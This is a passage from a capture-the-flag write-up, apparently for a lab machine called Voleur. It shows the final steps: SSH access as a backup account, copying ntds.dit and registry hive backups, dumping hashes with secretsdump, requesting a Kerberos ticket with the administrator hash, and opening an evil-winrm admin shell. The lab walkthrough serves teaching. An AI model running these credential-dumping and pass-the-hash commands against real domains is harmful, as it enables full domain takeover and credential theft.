
```
┌──[✗]─[parrot@parrot]─[~/Documents/voleur]
└─$ ssh -i id_rsa -p 2222 svc_backup@voleur.htb
The authenticity of host '[voleur.htb]:2222 ([10.10.11.76]:2222)' can't be established.
ED25519 key fingerprint is SHA256:mKWAEwLTnEN2bJNi7fkc+BZodiXCIiP3ywSLJiZL0ss.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[voleur.htb]:2222' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)
```

Get Administrator

mount shows


```
svc_backup@DC:~$ mount
rootfs on / type wslfs (rw,noatime)
none on /dev type tmpfs (rw,noatime,mode=755)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,noatime)
proc on /proc type proc (rw,nosuid,nodev,noexec,noatime)
devpts on /dev/pts type devpts (rw,nosuid,noexec,noatime,gid=5,mode=620)
none on /run type tmpfs (rw,nosuid,noexec,noatime,mode=755)
none on /run/lock type tmpfs (rw,nosuid,nodev,noexec,noatime)
none on /run/shm type tmpfs (rw,nosuid,nodev,noatime)
none on /run/user type tmpfs (rw,nosuid,nodev,noexec,noatime,mode=755)
binfmt_misc on /proc/sys/fs/binfmt_misc type binfmt_misc (rw,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
C:\ on /mnt/c type drvfs (rw,noatime,uid=1000,gid=1000,case=off)
```

C drive is on /mnt/c. Let's check.




They backed up ntds.dit, SECURITY, SYSTEM. I'll use scp to copy these files to my host

```
scp -i id_rsa -P 2222 -r 'svc_backup@voleur.htb:/mnt/c/IT/Third-Line
Support/Backups' .
```



Use secretsdump to get the hash

```
secretsdump.py local -ntds Backups/Active\ Directory/ntds.dit -system
Backups/registry/SYSTEM -security Backups/registry/SECURITY
```



Get tgt

```
getTGT.py voleur.htb/administrator -hashes
':e656e07c56d831611b577b160b259ad2'
```

```
┌──[parrot@parrot]─[~/Documents/voleur]
└─$ $getTGT.py voleur.htb/administrator -hashes ':e656e07c56d831611b577b160b259ad2'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
```

I can evil-winrm

```
KRB5CCNAME=administrator.ccache evil-winrm -i dc.voleur.htb -r voleur.htb
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/voleur]
└─$ $KRB5CCNAME=administrator.ccache evil-winrm -i dc.voleur.htb -r voleur.htb

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
voleur\administrator
```

I'm admin!